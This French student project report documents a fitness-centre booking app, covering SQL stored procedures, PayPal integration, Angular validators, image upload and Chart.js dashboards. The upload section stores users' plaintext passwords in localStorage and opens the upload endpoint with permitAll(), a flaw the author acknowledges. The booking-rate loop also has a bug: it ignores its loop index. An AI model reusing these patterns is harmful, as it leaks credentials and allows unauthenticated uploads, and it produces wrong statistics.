**DROP** FUNCTION IF **EXISTS** func\_count\_timestamp^;

**CREATE** FUNCTION func\_count\_timestamp(dateTimeOfSeance DATETIME, idFacility **INT**) RETURNS **int**

**BEGIN**


**DECLARE** nb **INT**;

**SELECT** COUNT(\*) **INTO** nb **FROM** db\_fitness.timestamp\_facility **WHERE** date\_of\_timestamp=dateTimeOfSeance **AND** facility\_id\_facility=idFacility;


RETURN nb;

**END**^;

Si jamais un utilisateur tente de sélectionner un équipement qui vient de l’être par un autre utilisateur, le trigger envoie le message d’erreur signal sqlstate '45000'; ce qui provoquera l’apparition du message suivant sur l’écran du premier utilisateur :



### 5.2.4 Le module paiement

Le site qui m’a aidé à installer la fonctionnalité du paiement est le suivant : <https://enngage.github.io/ngx-paypal/>

#### Installation : L’installation se déroule en deux temps :

* L’installation du package suivant : npm **install** ngx-paypal –save
* L’ajout de *NgxPayPalModule* dans la section imports du fichier app.module.ts

*Implémentation* : Par rapport à l’implémentation proposée sur le site, j’ai modifié la section relative au récapitulatif du panier afin d’intégrer le nom de l’article, sa quantité et le prix de la ligne de commande :

|  |  |
| --- | --- |
|  | for(let i=0; i< this.command.items.length; i++){ |
|  | unit\_amount = new UnitAmount(); |
|  | unit\_amount.currency\_code = 'EUR'; |
|  | unit\_amount.value = this.command.items[i].price.toString(); |
|  |  |
|  | item1 = new ItemPaypal(); |
|  | item1.name = this.command.items[i].typeItem.split(":")[0]; |
|  | item1.quantity = this.command.items[i].quantityItem.toString(); |
|  | item1.category = 'DIGITAL\_GOODS', |
|  | item1.unit\_amount = unit\_amount; |
|  | itemsPaypal.push(item1); |
|  | } |
|  |  |

La section suivante traite de la gestion du parc :

Tests

*Gestion parc*

*Pilotage*

*Authentification*

*Réservation*

*Développement*

**Genèse**


**Modélisation**

# 6. La gestion du parc


Ce module permet au staff de tenir à jour la base de données des équipements proposés en réservation pour un client Smart Fitness.

## 6.1 L’organisation logique des données relatives aux équipements

Chaque référence d’équipement est enregistrée dans la table *Facility*. En outre, en plus des données intrinsèques les caractérisant, chaque équipement se singularise par son appartenance à une salle et à une catégorie d’équipement. C’est pourquoi dans notre modèle logique de données, les tables dont *FacilityCategory* et *Room* se trouvent liées à *Facility* comme l’illustre le schéma suivant :



En conséquence, pour saisir et mettre à jour une fiche relative à un équipement, un manager devra entre autres renseigner la salle et la catégorie d’équipement, voire si besoin en créer : aussi la rubrique Gestion parc donne-t-elle la possibilité aux managers d’entrer et modifier des informations relatives aux salles et aux catégories d’équipements (voir à ce sujet la rubrique suivante pour plus de détails sur l’implémentation de ces fonctionnalités)



## 6.2 La gestion du contrôle de cohérence de la saisie des données.

Lorsqu’un manager accède à la page pour créer ou modifier une salle, un contrôle de cohérence sur le nom de ce dernier est mis en œuvre. Ce contrôle est basé sur la notion de *Validators* et me permet de m’assurer de l’unicité du nom de la salle lors de sa saisie. Son implémentation se répartit dans plusieurs fichiers :

* En premier lieu dans le type script du component au niveau de la création du formulaire :

createForm(){

this.roomForm = this.formBuilder.group({

nameRoom: ['', [

Validators.required,

Validators.minLength(1),

RoomValidator.nameRoomValidator(this.managerService.listNameRooms)

]],

* En second lieu, mon custom Validator est implémenté par *RoomValidator* et comporte les deux méthodes suivantes :

import { AbstractControl } from '@angular/forms';

export class RoomValidator {

static nameRoomValidator(rooms: string[]) {

return (control: AbstractControl): { [key: string]: any } | null => {

let isValid = false;

if (control.value) {

const checkNameRoom: string = control.value;

isValid = !(rooms.find(nameRoom => nameRoom.toLowerCase() === checkNameRoom.toLowerCase()));}

if (isValid) {return null;

} else {

return { nameRoom: true };}};}

static nameRoomDetailValidator(rooms: string[], nameRoomInit: string) {

return (control: AbstractControl): { [key: string]: any } | null => {

let isValid = false;

if (control.value) {

const checkNameRoom: string = control.value;

isValid = !(rooms.find(nameRoom => (nameRoom.toLowerCase() === checkNameRoom.toLowerCase()) && (checkNameRoom.toLowerCase() !== nameRoomInit.toLowerCase())));

}

if (isValid) {return null;

} else {

return { nameRoom: true };}};}}

Explication : Les deux méthodes indiquent l’existence ou non du nom de la salle passé en paramètre, retournant soit *true* dans la première éventualité et null dans la seconde.

Remarque : il existe deux méthodes, l’une dédiée à la création ( nameRoomValidator ) et l’autre à la modification ( nameRoomDetailValidator ) La différence entre les deux s’explique par le fait que dans le cas d’une modification d’une salle, un manager doit toujours avoir la possibilité de la renommer avec son nom initial.

* En troisième lieu, l’appel depuis un service ( *managerService )* d’une méthode du front-end *(* updateRoom(idRoom:number, nameRoom: string, capacityRoom: number) ) mettant à jour la base de données via un appel REST de type *put* (this.httpClient.put<Room>('http://localhost:8080/managerctrl/updateroom’), doit avoir pour corollaire l’actualisation du *Behavioursubject* associé à la liste des noms des salles afin de garder le caractère opérationnel du *Validator* chargé du contrôle de la cohérence des noms de salles :

let index = this.listRooms.findIndex(room => room.idRoom === idRoom);

this.listRooms[index].nameRoom = nameRoom;

this.listRooms$.next(this.listRooms);

this.listNameRooms = [];

for(let i = 0; i< this.listRooms.length; i++){

this.listNameRooms.push(this.listRooms[i].nameRoom);

}

this.listNameRooms$.next(this.listNameRooms);

this.router.navigate(['room-listing']);

## 6.3 L’upload d’images

L’application donne la possibilité aux managers d’uploder des images pour compléter la fiche d’un équipement. Cette image sert d’encart visuel dans la liste des équipements disponibles lorsqu’un client Smart se trouve dans le module de réservation. L’implémentation de cette fonctionnalité m’a posé quelques difficultés. J’en explique les raisons dans les sections suivantes :

6.3.1 Implémentation de la fonctionnalité d’upload côté « front-end »

Afin de pouvoir mettre en œuvre cette fonctionnalité, il m’a fallu effectuer plusieurs recherches sur le Net. Pour le « front-end » je me suis inspiré du site <http://blog.shipstone.org/post/angular-material-spring-upload/> pour implémenter la fonctionnalité d’upload dans les composants y faisant appel :

**export** **class AppComponent implements OnInit {**

**...**

**@ViewChild('fileInput') fileInput: ElementRef;**

**...**

**selectFile(): void** **{**

**this.fileInput.nativeElement.click();**

**}**

**...**

**}**

Tous les échanges de messages faisant appel aux méthodes de l’API REST entre le serveur d’application (8080) et le serveur de présentation (4200) pour un utilisateur connecté (client et staff), nécessitent l’échange de tokens dans le header de chaque requête afin de préserver le caractère sécurisé de ces échanges. Ce header a donc le format suivant :

{

headers: {

"Content-Type": "application/json",

"Authorization": this.token.getToken()

}

Or pour réaliser un upload d’image depuis un poste client vers le serveur, le format du header est de type binaire correspondant à l’image transféré. Il ne devient donc plus possible d’échanger de tokens ni par conséquent de garder la trace de l’identité de l’utilisateur initiateur des éhanges. Afin que l’utilisateur dispose toujours d’une session active sécurisée sans interruption de service, je me sers des *window.localStorage* pour stocker, pendant le temps de transfert de l’image, son *username* et son *password* afin d’opérer une reconnexion automatique puis un *routing* vers la page listant les salles si l’utilisateur venait par exemple de créer ou modifier une salle.

6.3.2 Implémentation de la fonctionnalité d’upload côté « back-end »

En guise de transition avec la partie « front-end », et pour mettre en évidence la faille de sécurité dû à l’absence d’échange de tokens, il n’y a pas de restrictions au niveau des rôles pour le *end-point* faisant référence à l’upload. Ce qui se traduit par la ligne suivante dans le package *security* du serveur d’application :

.antMatchers("/managerctrl/upload").permitAll()

D’autres investigations sur l’updoad d’images (<https://www.javaguides.net/2018/11/spring-boot-2-file-upload-and-download-rest-api-tutorial.html>) ont abouti au développement suivant :

* Dans un premier temps, la mise en œuvre d’un service par injection de dépendance dans le controller où se situe le *end-point* relatif à l’upload:

@Autowired

**private** FileStorageService fileStorageService;

* Dans un second temps, toujours dans le même controller l’appel à la fonction opérant à proprement parlé l’upload du fichier :

**this**.fileStorageService.storeFile(multipartFile);


Ce qui nécessite d’intégrer les éléments suivants, objet du troisième temps

Dans un troisième temps, le service fileStorageService va aller lire la valeur du paramètre file.upload-dir qui se trouve dans le fichier application.properties Dans le cas présent, ce paramètre a été initialisé avec la valeur suivante : /home/laurent/smartFitness/dev/front/src/assets/images/facilities, ce qui permet d’indiquer des chemins relatifs dans le « front-end » qui se base sur le répertoire de ressources *assets’*.

## 6.4 La gestion des opérations de maintenance des équipements.

L’application propose aux managers un outils pour saisir des opérations de maintenance effectuées sur les équipements du parc. L’intérêt de ce module se situe à deux niveaux :


* Au niveau du « back-end », une relation @ManyToMany a été instaurée entre les entités ‘*MaintenanceOperation*’ et ‘*Facility*’. Une relation ManyToMany est une relation à valeur multiple des deux côtés de la relation. Il y a donc une liste d’entités ‘*facilities’* (**private** List<Facility> facilities;) au sein de MaintenanceOperation, et réciproquement une liste d’entités ‘maintenanceOperations (**private** List<MaintenanceOperation> maintenanceOperations;) au sein de Facility. Cette relation se traduit dans la base de données par une table d’intersection (Facility\_has\_MaintenanceOperation) avec deux clés étrangères (Facility\_idFacility et MaintenanceOperation\_idMaintenanceOperation portant respectivement sur les entités Facility et MaintenanceOperation ).



* Au niveau du « front-end », la page de maintenance de l’équipement en question propose, outre le récapitulatif de l’historique de ses opérations de maintenance, sa valorisation économique en termes de gains et de dépenses générés par l’équipement. Les gains correspondant à la somme des réservations enregistrées par l ‘équipement, les dépenses à la somme de son prix d’achat et et de ses opérations de maintenance (Pour une question de simplicité d’implémentation, le calcul du gain est basé sur le tarif de prestation en base, il ne prend donc pas en compte si le client est abonné, qui correspond demi-tarif de la prestation ni d’un changement de prix de la prestation au cours du temps). Cette balance commerciale entre les gains et les dépenses est traduit de manière suivante sous forme graphique :

(Somme gains – Somme dépenses) / (Somme gains + Somme dépenses)

Une barre rouge si Somme gains < Somme dépenses, une barre verte dans le cas contraire, cette barre étant proportionnelle à l’expression mathématique ci-dessus.



La section suivante aborde le module de pilotage

Tests

*Gestion parc*

*Pilotage*

*Authentification*

*Réservation*

*Développement*

**Genèse**

**Modélisation**

# 7. Le module de pilotage

Ce module accessible aux managers leur permet d’avoir une vue d’ensemble de l’activité du centre dans son aspect commercial d’une part, de gérer du contenu événementiel proposé aux clients Smart Fitness sous forme d’un ruban.

## 7.1 Les graphiques de synthèse de l’activité du centre

Le site propose deux synthèses sous forme d’histogramme (techniquement des composants « chart ») : l’une proposant une synthèse glissante du taux de réservation pour les deux dernières années en cours, l’autre affichant pour chaque équipement l’état de sa balance commerciale (un comparatif entre les sources de revenus et de dépenses).

### 7.1.1 La synthèse glissante du taux de réservation.

Le rendu de la synthèse a la forme suivante :



Remarque : La base est alimentée de manière artificielle par le biais de procédures stockées. En annexe 2 se trouve le détail de leur implémentation.

Remarque : La base est alimentée de manière artificielle par le biais de procédures stockées. En annexe 2 se trouve le détail de leur implémentation.

Pour extraire les données relatives à l’évolution du taux de réservation, je me sers de la requête suivante :

@Query(value = "SELECT count(\*) FROM db\_fitness.timestamp\_facility WHERE month(date\_of\_timestamp) = ?1 and year(date\_of\_timestamp) = ?2", nativeQuery = **true**)

**int** findTimestampByMonth(**int** pMonth, **int** pYear);

La requête renvoie le nombre d’occurrences d’équipements réservés pour un mois et une année donnés. Deux *dataset* correspondant chacun à une période de douze mois glissants, l’un pour les douze derniers mois, l’autre pour les douze mois précédents sont ainsi générés :

@Override

**public** ArrayList<Integer> getDataSetBooking(**int** period) {

// **TODO** Auto-generated method stub

ArrayList<Integer> data = **new** ArrayList<Integer>();

Calendar calendar = Calendar.*getInstance*();

calendar.setTime(**new** Date());

**int** previousMonth;

**int** nbTimestamp;

previousMonth = (calendar.get(Calendar.***MONTH***) > 0) ? (calendar.get(Calendar.***MONTH***)) - 1 : 11;

**for**(**int** m = previousMonth; m < 12; m++){

nbTimestamp = **this**.timestampFacilityRepo.findTimestampByMonth(previousMonth + 1, (calendar.get(Calendar.***YEAR***)) - period);

data.add(**new** Integer(nbTimestamp));

}

**for**(**int** m = 0; m < previousMonth; m++){

nbTimestamp = **this**.timestampFacilityRepo.findTimestampByMonth(previousMonth + 1, (calendar.get(Calendar.***YEAR***)) - (period + 1));

data.add(**new** Integer(nbTimestamp));

}

**return** data;

}

Ces deux datasets vont constituer les sources de données affichées sous forme d’histogrammes. Dans notre application, les histogrammes sont des composants graphiques générés par la bibliothèque chart.js. L’utilisation de cette dernière nécessite son installation sur le serveur de présentation node.js :

npm install chart.js --save

Je me suis inspiré d’un exemple d’implémentation donné par le site <https://www.chartjs.org/docs/latest/> (sectionCreating a chart) pour sa mise en œuvre dans mon projet :

<body>

<canvas id="synthese" width="800" height="450"></canvas>

</body>

En annexe 3 se trouve le code complet du TS (Type Script associé au ‘canvas’)

### 7.1.2 La synthèse de la balance comptable des équipements.

Cette synthèse propose une vision de la rentabilité de chaque équipement. Il reprend le principe de la balance commerciale entre les gains et les dépenses intégré dans la page de maintenance d’un équipement (section 6.4 La gestion des opérations de maintenance des équipements) mais étendu cette fois à l’ensemble des équipements et sous forme d’histogrammes. Le dataset correspondant est généré à partir de la procédure stockée suivante :

use db\_fitness;

drop procedure IF EXISTS `proc\_expenditure`;

DELIMITER $$

CREATE PROCEDURE `proc\_expenditure` (IN `id\_facility` INT, OUT `expenditure` FLOAT)

COMMENT 'Procédure determiner les depenses d\' un équipement'

BEGIN

DECLARE nbRow INT;

SELECT count(\*) INTO nbRow FROM maintenance\_operation INNER JOIN facility\_has\_maintenance\_operation

WHERE facility\_id\_facility = `id\_facility`;

IF nbRow = 0 THEN

SELECT price\_facility into `expenditure` FROM facility WHERE facility.id\_facility = `id\_facility`;

ELSE

SELECT price\_facility + sum(cost\_of\_intervention) INTO `expenditure` FROM facility\_has\_maintenance\_operation

INNER JOIN db\_fitness.maintenance\_operation ON id\_maintenance\_operation = maintenance\_operation\_id\_maintenance\_operation

INNER JOIN facility ON facility\_id\_facility = facility.id\_facility WHERE facility.id\_facility = `id\_facility`;

END IF;

END$$

DELIMITER ;

Remarque : je passe non par une requête SQL mais par une procédure stockée car dans le cas où il n’y a pas de ligne de dépenses la fonction SQL sum(null) génère une erreur. C’est pourquoi, la première requête de la procédure stockée a pour objet le comptage (SELECT count(\*)) de ligne de dépenses :

* S’il n’y en a aucune, la procédure se contente de renvoyer le prix d’achat de l’équipement (SELECT price\_facility + sum(cost\_of\_intervention) INTO `expenditure` FROM facility\_has\_maintenance\_operation).
* Sinon le résultat renvoyé correspond à la requête suivante SELECT price\_facility + sum(cost\_of\_intervention)


Une fois le dataset récupéré via la procédure stockée, l’affichage des histogrammes relatifs aux balances comptables de chaque équipement suit la même logique que celle de la synthèse glissante du taux de réservation :

<body>

<canvas id="rentability" width="800" height="450"></canvas>


</body>

Le rendu visuel est de la forme suivante :



## 7.2 Le module événement

Ce module a pour objet de donner la possibilité aux manager d’alimenter un ruban événementiel que visualiseront les clients. Ce ruban revêt l’aspect suivant :



### 7.2.1 Mise en œuvre du service *evenementService* côté « back-end »

Pour être visualisable, la date et l’heure en cours doivent se situées dans l’intervalle des dates de début et de fin de l’événement en question. La requête SQL permettant de filtrer les événements vérifiant cette condition est la suivante :

@Query(value = "SELECT \* FROM evenement WHERE current\_timestamp() >= start\_date\_time\_evt AND current\_timestamp() <= end\_date\_time\_evt", nativeQuery = **true**)

List<Evenement> findByEvenementInSlotTime();

La requête se base le mot clé current\_timestamp()pour délimiter les bornes inférieures et supérieures des critères de dates.

### 7.2.2 Mise en œuvre du service *evenementService* côté « front-end »

L’affichage en boucle des différents événements par intervalle de 3secondes est réalisée grâce à la fonction *setTimeout* qui effectue un appel récursif de la fonction affichant un événement :

public showEvenementsLoopCustomer(){

if (this.isAuth === null || this.isAuth === false) {

return;

}


this.indexEvt = (this.indexEvt==this.arrayTitle.length-1) ? 0 : this.indexEvt + 1;

this.stringTitle = this.arrayTitle[this.indexEvt];

this.subTimeout = setTimeout(() => this.showEvenementsLoopCustomer(), 3000);

}

Remarque : Dans la fiche de création d’un événement, un manager peut uploader une image et / ou saisir un lien d’une vidéo que pourront visualiser les utilisateurs :



La section suivante aborde le module des tests

Tests

*Gestion parc*

*Pilotage*

*Authentification*

*Réservation*

**Développement**

**Genèse**

**Modélisation**

Le document du projet Smart Fitness se finit ici. Merci de votre lecture.